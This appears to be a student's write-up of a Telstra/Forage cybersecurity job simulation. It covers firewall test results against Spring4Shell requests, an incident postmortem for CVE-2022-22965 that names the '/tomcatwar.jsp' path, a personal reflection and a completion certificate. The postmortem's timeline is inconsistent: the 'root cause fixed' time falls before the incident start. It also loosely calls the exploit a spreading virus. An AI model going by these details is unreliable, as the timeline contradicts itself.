


**Figure 3.2* Ran the provided test_requester.py*




**Figure 3.3* Firewall server display after successfully blocking all 5 attempts*

- Seeing the message “BLOCKED: Spring4Shell Attack Detected!” and 0/5 Successful responses indicated a successful firewall configuration, completing this assignment.

Task 4: Incident Postmortem

Now that the incident has been resolved, create a postmortem to reflect on the details of the incident.

Scenario:
The firewall rule worked in stopping the malware attack, 2 hours after the attack began.

After an incident has occurred, it's best practice to document and record what has happened. A common report written after an incident is a postmortem, which covers a timeline of what has occurred, who was involved in responding to the incident, a root cause analysis and any actions which have taken place.

The purpose of the postmortem is to provide a 'paper trail' of what happened, which may be used in future governance, risk, or compliance audits, but also to educate the team on what went down, especially for those on the team who weren't involved.

In the resources section, you will find some educational content about what is an incident postmortem and why it's important to create one.

Here is your task:
For this task, create an incident postmortem of the malware attack, covering the details you have picked up in the previous tasks.

Make sure to include when the incident started and the root cause. Remember, the more detail the better.

Resources to help you with this task:
1. What is an incident postmortem

Incident Postmortem

Justin Min
Incident Postmortem: Critical Malware Attack (Ticket #4216)

Summary
Incident Start Time: 2022-03-20T03:16:34Z
Incident End Time: 2022-03-20T05:16:34Z
Participants: Telstra Security Operations Center, NBN Team, Networks Team
Status: Resolved
Impact: Severity P1 - Critical
Detection Time: 2022-03-20T03:16:34Z
Root Cause Fixed Time: 2022-03-20T02:16:34Z

Impact
The attack caused the NBN services to go down and impaired functionality via remote code execution.
Detection
The incident was discovered via the SOC team reviewing the firewall logs and alerting the NBN team immediately following the critical discovery. Customers also began sending complaints about NBN services not working properly.

Root Cause
The root cause was an attacker leveraging the CVE-2022-22965 Spring4Shell zero-day vulnerability, attacking the externally exposed Spring Framework hosted by the NBN services team.

At 2022-03-20T03, an attacker used a Spring4Shell payload to perform remote code execution on the NBN network address “nbn.external.network” using HTTP POST requests with malicious query data on the path “/tomcatwar.jsp”.

The firewall alerts triggered the event, and after reviewing the firewall logs, it was confirmed that the remote code execution was successful and the server was down.

Resolution
In the 30 minutes proceeding the Time of Compromise (2022-03-20T03:16:34Z), Telstra SOC triaged the alert and notified the NBN Team about the incident.

Within the next 30 minutes, Telstra SOC analyzed the events provided by the firewall logs and identified a pattern in the malicious requests, forwarding this information to the Networks Team so they could implement a new firewall rule to block out future requests from that path and prevent this sort of attack from happening again.

Then, 60 minutes after, Telstra’s Network Team configured and implemented the new firewall rule in Python to mitigate the malicious requests by blocking out any requests that were using the malicious Spring4Shell payload.

After deploying the firewall, the malware was mitigated and service became available again.

Incident Postmortem Continued Below

Incident Postmortem (Continued)

Action Items
Implementing a new firewall rule to block Spring4Shell payload malware and prevent future attacks from this tool.

Notify threat intelligence to find similar malicious activity and payloads to improve firewall detection and prevent future attacks.

Personal Reflection

This hands-on SOC and security engineering role job simulator proved to be challenging, but just as rewarding. It was the perfect supplement to really flesh out my technical cybersecurity skills, with each task being packed with direct real-world experience. This program walked me through a major critical attack as a SOC Analyst, beginning from reviewing firewall logs and triaging the attack to the targeted team, analyzing the data of the malware attack, preparing a firewall rule to stop the spread of the virus, and actually getting to implement that firewall rule myself on Python. I wrapped up the course by creating an Incident Postmortem, which should be created after every major event (like a Sev1 or Sev2 incident) and should be written without blaming others.

This truly made me appreciate the technical side of cybersecurity and allowed me to get elbows-deep in the more front-line defenses. It honed such a wide variety of skills like Python Programming, Solution Architecture, Risk Management, Data Analysis, Incident Response, Root Cause Analysis, and Security Engineering. Besides the technical aspects, it also highlighted the importance of communication, problem-solving, critical thinking, working under pressure, documentation, and teamwork. It deepened my understanding of how professional cybersecurity analysts respond to attacks.

The skills I have acquired from completing this program will undoubtedly prove valuable in my cybersecurity GRC career, allowing me to contribute effectively as a SOC analyst but also allowing me to bring a technical literacy in any field.

Certificate of Completion

Telstra

Forage

Inspiring and empowering future professionals

Justin Min

Cybersecurity Job Simulation

Certificate of Completion

January 16th, 2026

Over the period of January 2026, Justin Min has completed practical tasks in:

Responding to a malware attack
Analysing the attack
(Technical) Mitigate the malware attack
Incident Postmortem

Tom Brunskill
CEO, Co-Founder of Forage

Enrolment Verification Code XiEJcGgPiMiLNqaJk | User Verification Code 6956beacf76d215bcfaa943f | Issued by **Forage**